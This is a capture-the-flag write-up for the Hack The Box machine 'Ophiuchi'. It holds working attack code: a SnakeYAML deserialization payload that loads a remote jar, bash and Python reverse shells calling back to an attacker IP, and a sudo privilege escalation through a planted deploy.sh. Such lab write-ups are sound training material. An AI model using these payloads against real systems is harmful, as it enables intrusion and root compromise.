


---

# Hack The Box - Ophiuchi

Ryan Kozak

2021-06-13



## Contents

<b>Introduction</b>	<b>3</b>
<b>Information Gathering</b>	<b>3</b>
Port Scan: nmapAutomator . . . . .	3
Port 8080 . . . . .	4
<b>Exploitation</b>	<b>5</b>
Initial foothold . . . . .	5
User Flag . . . . .	8
Root Flag . . . . .	9
<b>Conclusion</b>	<b>12</b>
<b>References</b>	<b>13</b>

## Introduction

Ophiuchi is a Medium box with a weird name to pronounce. The initial foothold was straight forward but fun, the user flag reminds us to go back to the basics, and the root flag is a difficult mind game for those of us that haven't even been exposed to the technology.

## Information Gathering

### Port Scan: nmapAutomator

We begin our reconnaissance by running *nmapAutomator* via `sudo ./nmapAutomator.sh 10.10.10.227 All`. Among many other things, this runs our port scans with increasing comprehensiveness.


Output of Basic nmap scan below.

```
1  ┌
2  (kali)~[~/Tools/nmapAutomator/10.10.10.227/nmap] └
3  $ cat Basic_10.10.10.227.nmap
4  # Nmap 7.91 scan initiated Fri Jun 11 19:18:21 2021 as: nmap -Pn -sCV -
    p22,8080 -oN nmap/Basic_10.10.10.227.nmap --dns-server=1.1.1.1
    10.10.10.227
5  Nmap scan report for 10.10.10.227
6  Host is up (0.34s latency).
7
8  PORT      STATE SERVICE VERSION
9  22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
    protocol 2.0)
10 | ssh-hostkey:
11 |   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
12 |   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
13 |_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
14 8080/tcp  open  http      Apache Tomcat 9.0.38
15 |_http-open-proxy: Proxy might be redirecting requests
16 |_http-title: Parse YAML
17 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
18
19 Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
20 # Nmap done at Fri Jun 11 19:18:49 2021 -- 1 IP address (1 host up)
    scanned in 27.15 seconds
```

The open ports on the machine are **22** and **8080**. These are all we'll need to proceed through the rest of the box. Let's take a look at what's on the web port.


## Port 8080

Browsing to the website we can see that it's a web application for parsing YAML.



**Figure 1:** Online YAML parser

A quick search for “YAML parser vulnerability” leads us to “Snake YAML Deserilization” 1.




**Figure 2:** Snake YAML Deserilization Exploit.

## Exploitation

### Initial foothold

The SnakeYAML deserialization attack is made easier with artsploit's *yaml-payload* Github repository and an additional payload for a reverse shell can be found in *issue 3*.

First, we'll clone the repository `git clone https://github.com/artsploit/yaml-payload.git`.



```
(kali㉿ kali)-[~]
$ git clone https://github.com/artsploit/yaml-payload.git
Cloning into 'yaml-payload' ...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.

(kali㉿ kali)-[~]
$
```

**Figure 3:** Clone yaml-payload repo.

We then navigate to `yaml-payload/src/artsploit` and modify the `AwesomeScriptEngineFactory` () method within `AwesomeScriptEngineFactory.java`. The default payload pops open the calculator application on MacOS. The payloads that are posted in *issue 3* of this repo will call a reverse shell, so rather than recreating them, we'll drop the first payload into `AwesomeScriptEngineFactory.java` with our IP address as the callback.

```
1 public AwesomeScriptEngineFactory() {
2     String [] cmd={"bash","-c","bash -i >& /dev/tcp/10.10.14.3/8081
   0>&1"};
3     String [] jex={"bash","-c","{echo,$(echo -n $cmd | base64)}|{base64
   ,-d}|{bash,-i}"};
4     try {
5         Runtime.getRuntime().exec(cmd);
6         Runtime.getRuntime().exec(jex);
7         Runtime.getRuntime().exec("echo $jex");
8     } catch (IOException e) {
9         e.printStackTrace();
10    }
11 }
```

```

package artsexploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {
    public AwesomeScriptEngineFactory() {
        String [] cmd={"bash","-c","bash -i >& /dev/tcp/10.10.14.3/8081 0>61"};
        String [] jex={"bash","-c","{echo,{echo -n $cmd | base64}}|{base64,-d}}|{bash,-i}"};
        try {
            Runtime.getRuntime().exec(cmd);
            Runtime.getRuntime().exec(jex);
            Runtime.getRuntime().exec("echo $jex");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
    }
}

```

**Figure 4:** Placing reverse shell payload into `AwesomeScriptEngineFactory.java`'s `AwesomeScriptEngineFactory()` method.

Now, as instructed by the repository, we'll compile the `AwesomeScriptEngineFactory.java` file and build our `yaml-payload.jar` file.

```

(kali㉿ kali)-[~/yaml-payload]
$ javac src/artsexploit/AwesomeScriptEngineFactory.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(kali㉿ kali)-[~/yaml-payload]
$ jar -cvf yaml-payload.jar -C src/ .
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-INF/services/javax.script.ScriptEngineFactory(in = 36) (out= 38)(deflated -5%)
adding: artsexploit/(in = 0) (out= 0)(stored 0%)
adding: artsexploit/AwesomeScriptEngineFactory.class(in = 1897) (out= 827)(deflated 56%)
adding: artsexploit/AwesomeScriptEngineFactory.java(in = 1702) (out= 492)(deflated 71%)

(kali㉿ kali)-[~/yaml-payload]
$ ls
README.md  src  yaml-payload.jar

(kali㉿ kali)-[~/yaml-payload]
$

```

**Figure 5:** Compiling Java exploit and building `yaml-payload.jar`.

Since the snippet we'll be placing into the web application will pull `yaml-payload.jar` from a remote url, we'll copy the payload to our apache directory and make sure the server is running.

```
(kali@ kali) - [~/yaml-payload]
$ cp yaml-payload.jar /var/www/html/yaml-payload.jar && sudo service apache2 start
[sudo] password for kali:

(kali@ kali) - [~/yaml-payload]
$
```

**Figure 6:** Copy `yaml-payload.jar` to Apache's directory and start the server.

By placing the snippet below into the YAML parser, we'll download the payload we've just created and hosted, and execute it on the victim machine (we must first not forget to start our netcat listener on port 8081)

```
1 !!javax.script.ScriptEngineManager [
2   !!java.net.URLClassLoader [[
3     !!java.net.URL ["http://10.10.14.3/yaml-payload.jar"]
4   ]]
5 ]
```



**Figure 7:** Snippet placed in web application.

Once we click “parse” the payload is executed and our shell is obtained.

The screenshot shows a web browser at the top with the address bar displaying `10.10.10.227:8080/Servlet`. Below the browser, a terminal window is open, showing a reverse shell session. The terminal prompt is `kali@kali: ~`. The user runs `sudo nc -lvp 8081`, which starts a listener. A connection is established from `[10.10.10.227] 55496`. The user then runs `bash`, which fails with the error `bash: cannot set terminal process group (824): Inappropriate ioctl for device`. The user then runs `tomcat@ophiuchi:/$ whoami`, which returns `tomcat`. The user then runs `tomcat@ophiuchi:/$ ifconfig`, which displays the network configuration for the `ens160` and `lo` interfaces. The `ens160` interface has an IP of `10.10.10.227` and a netmask of `255.255.255.0`. The `lo` interface has an IP of `127.0.0.1` and a netmask of `255.0.0.0`.

**Figure 8:** Reverse shell as tomcat user.

## User Flag

Moving from the initial foothold to the user flag on this machine is fairly simple. After some manual enumeration we’ll find that `/opt/tomcat/conf/tomcat-users.xml` contains a password `whereisalimit` for the `admin` user.

The screenshot shows the contents of the `/opt/tomcat/conf/tomcat-users.xml` file. The XML structure is as follows:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
  <user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui" />
</tomcat-users>
```

Below the XML content, a note is displayed: `NOTE: By default, no user is included in the "manager-gui" role required to operate the "/manager/html" web application. If you wish to use this app, you must define such a user - the username and password are arbitrary. It is strongly recommended that you do NOT use one of the users in the commented out section below since they are intended for use with the examples web application.`

**Figure 9:** The `tomcat-users.xml` file containing credentials for `admin` user.

To login as the `admin` user, we’ll first use the old `python3 -c 'import pty; pty.spawn("/bin/bash")` trick to get an interactive shell, and then simply `su` with the credentials we’ve found.



```
tomcat@ophiuchi:~/conf$ su admin
su admin
Password: whythereisalimit

admin@ophiuchi:/opt/tomcat/conf$ cat /home/admin/user.txt
cat /home/admin/user.txt
3c993057aa3cbf5b13270b25188f36ed
admin@ophiuchi:/opt/tomcat/conf$
```

**Figure 10:** The flag for the `admin` user.

## Root Flag

Running `lse.sh` reveals that we're able to execute `/opt/wasm-functions/index.go` via `sudo` without a password.

```
1  [!] sud010 Can we list sudo commands without a password
   ?..... yes!
2  ---
3  Matching Defaults entries for admin on ophiuchi:
4      env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
   bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
5
6  User admin may run the following commands on ophiuchi:
7      (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
8  ---
```

When we examine the `/opt/wasm-functions/index.go` file, we can see that it reads `main.wasm` without a path, and calls `deploy.sh` without a path. If a variable `f` is set equal to 1.

```
1  package main
2
3  import (
4      "fmt"
5      wasm "github.com/wasmerio/wasmer-go/wasmer"
6      "os/exec"
7      "log"
8  )
9
10
11 func main() {
12     bytes, _ := wasm.ReadBytes("main.wasm")
13
14     instance, _ := wasm.NewInstance(bytes)
15     defer instance.Close()
16     init := instance.Exports["info"]
```

```
17     result,_ := init()
18     f := result.String()
19     if (f != "1") {
20         fmt.Println("Not ready to deploy")
21     } else {
22         fmt.Println("Ready to deploy")
23         out, err := exec.Command("/bin/sh", "deploy.sh").Output
24         ()
25         if err != nil {
26             log.Fatal(err)
27         }
28         fmt.Println(string(out))
29     }
```

If we're able to control this `f` variable, then we can create our own `deploy.sh` script to be executed in another directory (presumably to gain us a reverse shell as root).

To decompile `main.wasm` into a human readable `.wat` file, we can use the following <https://github.com/WebAssembly/wabt.git>.

```
1 ┌
2 (kali)-[~/Tools] └─
3 $ git clone https://github.com/WebAssembly/wabt.git
4 Cloning into 'wabt'...
5 remote: Enumerating objects: 29666, done.
6 remote: Counting objects: 100% (93/93), done.
7 remote: Compressing objects: 100% (72/72), done.
8 remote: Total 29666 (delta 37), reused 35 (delta 21), pack-reused 29573
9 Receiving objects: 100% (29666/29666), 20.83 MiB | 269.00 KiB/s, done.
10 Resolving deltas: 100% (23736/23736), done.
```

Since we've got the credentials to the `admin` user, it's convenient enough to just `scp main.wasm` to our local machine to decompile. Once we've done so `~/Tools/wabt/bin/wasm2wat ~/main.wasm > ~/main.wat` yeilds the following web assembly code.

```
1 (module
2   (type (;0;) (func (result i32)))
3   (func $info (type 0) (result i32)
4     i32.const 0)
5   (table (;0;) 1 1 funcref)
6   (memory (;0;) 16)
7   (global (;0;) (mut i32) (i32.const 1048576))
8   (global (;1;) i32 (i32.const 1048576))
9   (global (;2;) i32 (i32.const 1048576))
10  (export "memory" (memory 0))
11  (export "info" (func $info))
12  (export "__data_end" (global 1))
13  (export "__heap_base" (global 2)))
```

After more trial and error than I'd care to admit, it is determined that all we've got to do is change `i32.const` to be 1, and the file becomes.

```
1 (module
2   (type (;0;) (func (result i32)))
3   (func $info (type 0) (result i32)
4     i32.const 1)
5   (table (;0;) 1 1 funcref)
6   (memory (;0;) 16)
7   (global (;0;) (mut i32) (i32.const 1048576))
8   (global (;1;) i32 (i32.const 1048576))
9   (global (;2;) i32 (i32.const 1048576))
10  (export "memory" (memory 0))
11  (export "info" (func $info))
12  (export "__data_end" (global 1))
13  (export "__heap_base" (global 2)))
```

We finish up by rebuilding `main.wasm` via `~/Tools/wabt/bin/wat2wasm ~/main.wat > ~/main.wasm`, and use `scp` once more to get it back on the machine.



```
(kali@kali)~$ cat main.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))

(kali@kali)~$ ~/Tools/wabt/bin/wat2wasm ~/main.wat > ~/main.wasm

(kali@kali)~$ scp ./main.wasm admin@10.10.10.227:/tmp/main.wasm
admin@10.10.10.227's password:
main.wasm
100% 112 0.3KB/s 00:00

(kali@kali)~$
```

**Figure 11:** After modifying `i32.const` to be equal 1, we place `main.wasm` back onto the victim machine.

Next, we ssh back into the box as `admin`. We'll navigate to the `/tmp` directory and create our own `deploy.sh` to call our reverse shell. Since we know port 8081 worked last time, we'll use that again (make sure the old listener used to catch the foothold is reset). The reverse shell payload will be the following python payload.

```
1 python3 -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET,
  socket.SOCK_STREAM); s.connect(("10.10.14.3", 8081)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/bash", "-i"]);'
```

```
admin@ophiuchi:/tmp$ cat deploy.sh
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.3",8081));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.file
no(),2);p=subprocess.call(["/bin/bash","-i"]);'
admin@ophiuchi:/tmp$
```

**Figure 12:** SSH back in and create a malicious `deploy.sh` to call a reverse shell.

To gain root privileges we'll do what we know we're allowed to do which is `sudo /usr/bin/go run /opt/wasm-functions/index.go`, and as you can see below netcat has caught the root reverse shell.

```
admin@ophiuchi:/tmp$ cat deploy.sh
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.3",8081));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.file
no(),2);p=subprocess.call(["/bin/bash","-i"]);'
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
^C

(kali@kali)~$ sudo nc -lvp 8081
listening on [any] 8081 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.227] 55506
root@ophiuchi:/tmp# cat /root/root.txt
cat /root/root.txt
2655d1eef46312fab5c24c3d621a6a2d
root@ophiuchi:/tmp# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.227 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::250:56ff:feb9:db21 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::250:56ff:feb9:db21 prefixlen 64 scopeid 0x0<global>
    ether 08:50:56:b9:db:21 txqueuelen 1000 (Ethernet)
    RX packets 15419 bytes 1021668 (1.0 MB)
    RX errors 0 dropped 57 overruns 0 frame 0
    TX packets 1540 bytes 232161 (232.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 35316 bytes 2518736 (2.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35316 bytes 2518736 (2.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@ophiuchi:/tmp#
```

**Figure 13:** Root achieved via `/tmp` directory containing our own `deploy.sh` and `main.wasm` files.

## Conclusion

Knowing very little about Golang, and even less about WebAssembly, made the privilege escalation to root a real bastard for me. It was a great learning experience to decompile and recompile WebAssembly code. The box overall was extremely enjoyable (but I still am not sure how to pronounce the name).



**Figure 14:** Yay.

## References

1. <https://swapneildash.medium.com/snakeyaml-deserialization-exploited-b4a2c5ac0858>
2. <https://github.com/artsploit/yaml-payload>
3. <https://github.com/artsploit/yaml-payload/issues/3>
4. <https://github.com/WebAssembly/wabt>